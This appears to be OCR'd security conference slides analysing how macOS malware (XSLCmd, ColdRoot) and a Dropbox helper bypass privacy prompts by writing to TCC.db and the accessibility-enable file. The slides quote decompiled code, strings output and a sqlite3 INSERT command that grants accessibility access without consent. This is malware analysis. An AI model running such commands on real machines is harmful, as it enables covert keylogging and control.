
AV products

firewalls

https://github.com/pwnsdx/Unsecure

UI 'bypass'

(as we'll see) many UI interfaces are now protected by Apple. However, if one can bypass the UI (i.e. direct file i/o) - no alert will be shown?



UI 'bypass'


enabling 'assistive access' for keylogging (OSX/XSLCmd)

"a previously unknown variant of the APT backdoor XSLCmd which is designed to compromise Apple OS X systems" -fireeye (09/2014)

reverse shell

screen capture

keylogging



how can OSX/XSLCmd keylog without root?

04/2015

noar
@noarfromspace

Looks familiar? #rootpipe on VirusTotal on Sept 5th, 2014. virustotal.com/fr/file/893701

rootpipe: os/x bug, create any file as root!


UI 'bypass'

enabling 'assistive access' for keylogging (OSX/XSLCmd)

```
r12 = [Authenticator sharedAuthenticator];
rax = [SFAuthorization authorization];
rax = [rax obtainWithRight:"system.preferences" flags:0x3 error:0x0];
[r12 authenticateUsingAuthorizationSync:rbx];
```

via rootpipe

```
rbx = [NSDictionary dictionaryWithObject:@(0x124) forKey:*_NSFilePosixPermissions];
rax = [NSData dataWithBytes:"a" length:0x1];
rax = [UserUtilities createFileWithContents:rax path:@"/var/db/.AccessibilityAPIEnabled" attributes:rbx];
```





UI 'bypass'


enabling 'assistive access' for ...? (Dropbox)

"Dropbox didn't ask for permission to take control of your computer"
- phil stokes

Dropbox Installer







where was the "accessibility" prompt?!

"*Revealing Dropbox's Dirty Little Security Hack*"
applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/

UI 'bypass'

enabling 'assistive access' for ...? (Dropbox)

```
Last login: Fri Aug 26 23:03:59 on ttys009
tPhils-iMac:~ tphil$ sudo strings /Library/DropboxHelperTools/Dropbox_u501/dba
ccessperm
Password:
com.getdropbox.dropbox
subject.OU
G7HH3F8CAK
/Library/Application Support/com.apple.TCC/TCC.db
SQL error: %s
UPDATE access SET csreq = ? where client = 'com.getdropbox.dropbox';
SQL error: failed to prepare query %s
SQL error: failed to finalize query %s
System
Failed to open TCC database: %s
DELETE FROM access WHERE client = 'com.getdropbox.Dropbox';
SELECT COUNT(*) FROM access WHERE client = 'com.getdropbox.dropbox';
There should be at most one row for Dropbox, got %d
DELETE FROM access WHERE client = 'com.getdropbox.dropbox';
INSERT INTO access (service, client,client_type, allowed, prompt_count)VALUES
('kTCCServiceAccessibility', 'com.getdropbox.dropbox', 0, 1, 0);
UPDATE access SET allowed = 1 WHERE client = 'com.getdropbox.dropbox';
```

strings in 'dbaccessperm'

{ /Library/Application Support/com.apple.TCC/TCC.db

INSERT INTO access VALUES('kTCCServiceAccessibility', 'com.getdropbox.dropbox',0,1,0);

so dropbox is inserting itself directly into TCC.db...


"Revealing Dropbox's Dirty Little Security Hack"
applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/


UI 'bypass'

enabling 'assistive access' for ...? (Dropbox)

```
$ file "/Library/Application Support/com.apple.TCC/TCC.db"
/Library/Application Support/com.apple.TCC/TCC.db: SQLite 3.x database
```

```
# fs_usage -w -f filesystem | grep -i tcc.db

/Library/Application Support/com.apple.TCC/TCC.db-journal
/Library/Application Support/com.apple.TCC/TCC.db-wal
```






avoids this ;)


UI, backed by TCC.db

"Revealing Dropbox's Dirty Little Security Hack"
applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/

UI 'bypass'

TCC.db modification (OSX/Coldroot)







```
__const:001D2804 "touch /private/var/db/.AccessibilityAPIEnabled && sqlite3 \"/Library/Application Support/com.apple.TCC/TCC.db\" \"INSERT or REPLACE INTO access (service, client, client_type, allowed, prompt_count) VALUES ('kTCCServiceAccessibility'....
```


'TCC.db' reference...

UI 'bypass'


TCC.db modification (OSX/ColdRoot)




auth prompt

